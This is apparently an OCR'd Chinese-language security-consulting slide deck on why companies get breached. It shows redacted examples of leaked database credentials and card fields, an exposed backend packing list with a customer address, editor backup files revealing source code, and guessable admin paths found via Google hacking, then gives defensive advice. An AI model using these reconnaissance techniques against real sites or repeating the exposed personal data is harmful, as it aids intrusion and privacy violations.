
原始碼洩漏資料庫帳號密碼

```
<html>
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=big5">
</head>
<body bgcolor="#FFFFFF" text="#000000" onload="document.input.submit()">
<form name="input" method="post" action="[redacted]">
<div align="center">
授權作業中,請稍侯(忙線時可能會等待數十秒).....<br><br>
    <font color="#FF0000" size="4"><b>請勿關機及任意按其他鍵</b></font><font color="#FF0000">
    </font></div>
<input type="hidden" name="ServerName" value=24[redacted]>
<input type="hidden" name="SqlPassWord" value=Ew[redacted]>
<input type="hidden" name="member" value=[redacted]>
<input type="hidden" name="pass" value=[redacted]>
<input type="hidden" name="radiobutton" value=1;>

<input type="hidden" name="Invoicebutton" value="">
<input type="hidden" name="MysSelOne" value="">
<input type="hidden" name="InvoiceType" value="">
<input type="hidden" name="InvoiceTXT" value="">

<input type="hidden" name="TotPrice" value=[redacted]>
<input type="hidden" name="CardNo" value=[redacted]>
<input type="hidden" name="CardNo1" value=[redacted]>
<input type="hidden" name="CardNo2" value=[redacted]>
<input type="hidden" name="CardNo3" value=[redacted]>
<input type="hidden" name="ChinatrustYear" value=[redacted], >
<input type="hidden" name="ChinatrustMonth" value=[redacted], >
<input type="hidden" name="TotTks" value=[redacted]>
<input type="hidden" name="cvv2" value=[redacted]>
<input type=hidden name=getname value=[redacted]>
```

洩漏後台位置



2015/1/6 sellerportal.[redacted]/Pages/Report/PrintPackingList.aspx?packageNumber=001&orderNumber=LBO141231000270


[redacted]

出貨單明細

訂單編號	LBO141231000270 / USBO14123100163
客戶姓名	[redacted]
連絡電話	[redacted]
遞送地址	10800台北市萬華區長沙街二段91號3樓之15

商家銷售編號	商品名稱

備份檔洩漏網站原始碼


/index.php~
/forums/index.php~
Disable
Cookies
CSS
Forms
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
// Here's the monstrous $_REQUE
$function).
$actionArray = array(
'activate' => array('Re
'admin' => array('Admin
'announce' => array('Po
'ban' => array('ManageBans.php', 'Ban'),
'boardrecount' => array('Admin.php', 'AdminBoardRecount'),
'buddy' => array('Subs-Members.php', 'BuddyListToggle'),
'calendar' => array('Calendar.php', 'CalendarMain'),
'cleanperms' => array('Admin.php', 'CleanupPermissions'),
'collapse' => array('Subs-Boards.php', 'CollapseCategory'),
'convertentities' => array('Admin.php', 'ConvertEntities'),
'convertutf8' => array('Admin.php', 'ConvertUtf8'),
'coppa' => array('Register.php', 'CoppaForm'),
'deletemsg' => array('RemoveTopic.php', 'DeleteMessage'),
'detailedversion' => array('Admin.php', 'VersionDetail'),
'display' => array('Display.php', 'Display'),
'dlattach' => array('Display.php', 'Download'),
'dumpdb' => array('DumpDatabase.php', 'DumpDatabase2'),
'editpoll' => array('Poll.php', 'EditPoll'),
'editpoll2' => array('Poll.php', 'EditPoll2'),
'featuresettings' => array('ModSettings.php', 'ModifyFeatureSettings'),
'featuresettings2' => array('ModSettings.php', 'ModifyFeatureSettings2'),
'findmember' => array('Subs-Auth.php', 'JSMembers'),
'help' => array('Help.php', 'ShowHelp'),
'helpadmin' => array('Help.php', 'ShowAdminHelp'),
'im' => array('PersonalMessage.php', 'MessageMain'),

DEVCORE Security Consulting

企業資安事件成因

資安敏銳度低

- 以為沒有直接看到的東西就不會被打

  ➡ Android app、iOS app 的 API server

- 沒有關注最新漏洞

  ➡ OpenSSL Heartbleed

  ➡ Shellshock

  ➡ POODLE

- 輕忽弱點組合攻擊的威力，例如 CSRF + XSS

DEVCORE

輕忽後台防禦

- 在內網的系統完全沒有防禦機制
  - ➡ 後台充滿各種 Injection，開超多 service (ftp, rsync)
- 後台位置太好猜
  - ➡ http://devco.re/admin/
  - ➡ http://admin.devco.re/
- 後台取個怪名字你總找不到了吧
  - ➡ Google Hacking

DEVCORE

做過健檢就心安了？

- 以前曾做過滲透測試，第二次做滲透測試再度找到許多高風險弱點
- 弱密碼打死不改
- 依賴設備（WAF)

DEVCORE

缺乏事後追蹤機制

- 監控系統
  - ➡ IDS、IPS
  - ➡ 流量
  - ➡ 檔案異動
- Log
  - ➡ 保存期限太短（建議至少保存半年）
  - ➡ 未異地備份

DEVCORE

結論

人性本善...嗎？

- 任何 input 都不可信賴！
- 任何系統都有機會被攻擊！
  - 網站
  - app
  - 設備
    - IoT
    - 資安設備

DEVCORE

學習如何在有駭客的世界生存

- 資安觀念需要時時更新
- 切勿忽視每個漏洞的影響力
  - ➡ 不同漏洞組合運用後，危害將遠大於他們各自的影響
- 並不是做了一次滲透測試就萬無一失
- 定時對自家產品（網站、app、設備）進行資安檢測
- 定期教育訓練

DEVCORE

與駭客共生

- 重賞之下必有勇夫
  - ➡ Google Chrome Reward Program
  - ➡ Yahoo! Bug Bounty Program
- 漏洞揭露平台
  - ➡ VulReport (https://vulreport.net)
- 把白帽駭客當成自己人，黑色產業才是企業的敵人！

DEVCORE

DEVCORE Security Consulting

Thank you!